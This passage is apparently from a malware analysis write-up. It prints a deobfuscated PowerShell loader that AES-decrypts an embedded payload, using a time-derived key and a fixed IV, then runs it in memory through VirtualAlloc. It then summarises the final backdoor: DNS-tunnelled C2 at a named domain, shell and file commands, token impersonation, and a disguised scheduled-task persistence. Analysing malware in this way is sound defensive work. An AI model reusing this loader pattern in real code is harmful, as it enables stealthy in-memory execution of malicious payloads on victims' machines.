1410 $yiagpeiz.Invoke($abpuwkt::Zero)
```

What's in the Secret Sauce?

- Dynamic analysis the previous result with **Powershell ISE** to decode the remaining values

```
if ($tbayucoz){
    [byte[]]$encryptedData = [type]::"GetType"("System.Convert")::"FromBase64String"("i2eskvTr5ax5hja7G/IJTeGbYN2Nx17C3mZSDHX8/J7/qHh6C3ev/eKgqCGXkIsRhFh2Sk4waQUqujpUD0/JWhq01F7ZT")
}
else {
    [byte[]]$encryptedData = [type]::"GetType"("System.Convert")::"FromBase64String"("Nn1MhGR0wxcmYfEiZk+B5t1V1UeoRcwL1B4QjMcPNXzQG2qA0TajJq0dzuq8G1fbxLsw6iyUQK1f0fbs5e2Bf0JB0ItGu+...")
}

$5years = "315360000" -as Int64
$10years = "162998234" -as Int64
$dateTime = [type]::"GetType"("System.DateTime")
$epochnow = (($dateTime::"UtcNow") - (get-date "1/1/1970"))."TotalSeconds" -as Int64
$epochnow -= $10years
$epochnow /= $5years
$math = [type]::"GetType"("System.Math")
$timeCheck = $math::"Floor"($epochnow) -as Int64 # It gives 5
$bitConverter = [type]::"GetType"("System.BitConverter")
$timeCheck_bytes = $bitConverter::"GetBytes"($timeCheck) # 5, 0, 0, 0, 0, 0, 0, 0
$sha256 = [type]::"GetType"("System.Security.Cryptography.SHA256")
$sha256h = $sha256::"Create"()
$hashTimeCheckBytes = $sha256h."ComputeHash"($timeCheck_bytes) # f13ee6ed54ea2aae9fc49a9faeb5da6e8ddef0e12ed5d30d35a624ae813e0485
$iv = [byte[]]("0x26", "0xbd", "0x88", "0x67", "0x88", "0x3e", "0x88", "0x7a", "0x4e", "0xbe", "0x27", "0x1c", "0x62", "0xd1", "0x5a", "0x15") # 26bd8867883e887a4ebe271c62d15a15
$aes = [type]::"GetType"("System.Security.Cryptography.Aes")
$cipherMode = [type]::"GetType"("System.Security.Cryptography.CipherMode")
$paddingMode = [type]::"GetType"("System.Security.Cryptography.PaddingMode")
$aes_handle = $aes::"Create"()
$aes_handle.KeySize = "256"
$aes_handle.BlockSize = "128"
$aes_handle.Key = $hashTimeCheckBytes
$aes_handle.IV = $iv
$aes_handle.Mode = $cipherMode::"CBC"
$aes_handle.Padding = $paddingMode::"PKCS7"
$memoryStream = new-object "System.IO.MemoryStream"
$aesDecryptor = $aes_handle."CreateDecryptor"()
$streamMode = [type]::"GetType"("System.Security.Cryptography.CryptoStreamMode")
$decryptStream = new-object "System.Security.Cryptography.CryptoStream" ($memoryStream, $aesDecryptor, $streamMode::"Write")
$decryptStream."Write"($encryptedData, 0, $encryptedData.length)
$decryptStream."FlushFinalBlock"()
$plaintext= $memoryStream."ToArray"()
$marshal = [type]::"GetType"("System.Runtime.InteropServices.Marshal")
$virtualAlloc = $marshal::"GetDelegateForFunctionPointer"((get-ProcAddress "kernel32.dll" "VirtualAlloc"), (get-delegateType @( IntPtr, $is64b, UInt32, UInt32;) (IntPtr)))
$executableBlock = $virtualAlloc."Invoke"(IntPtr::"Zero", $plaintext."length", "0x3000", "0x40")
$marshal::"Copy"($plaintext, 0, $executableBlock, $plaintext."length")
$pointer = $marshal::"GetDelegateForFunctionPointer"($executableBlock, (get-delegateType @( IntPtr;) (Int32)))
$pointer."Invoke"(IntPtr::"Zero")
```

Should I bring a Doggy Bag?

- Final stage is 188KB **x64 headless PE**
- **Anti-reverse** mechanisms: each function is decrypted right before execution then re-encrypted (recursive)
- **DNS tunneling** encoded comm with its C2: `*.opticsinet.com`
 - Unfortunately the C2 was not responding at the time of analysis
- **Main commands**
 - Shell handler (command execution, token impersonation)
 - File handler (List, Read, Write, Delete)
 - Execute shellcode
 - Delete persistence (`MicrosoftEdgeUpdate` task) and exit



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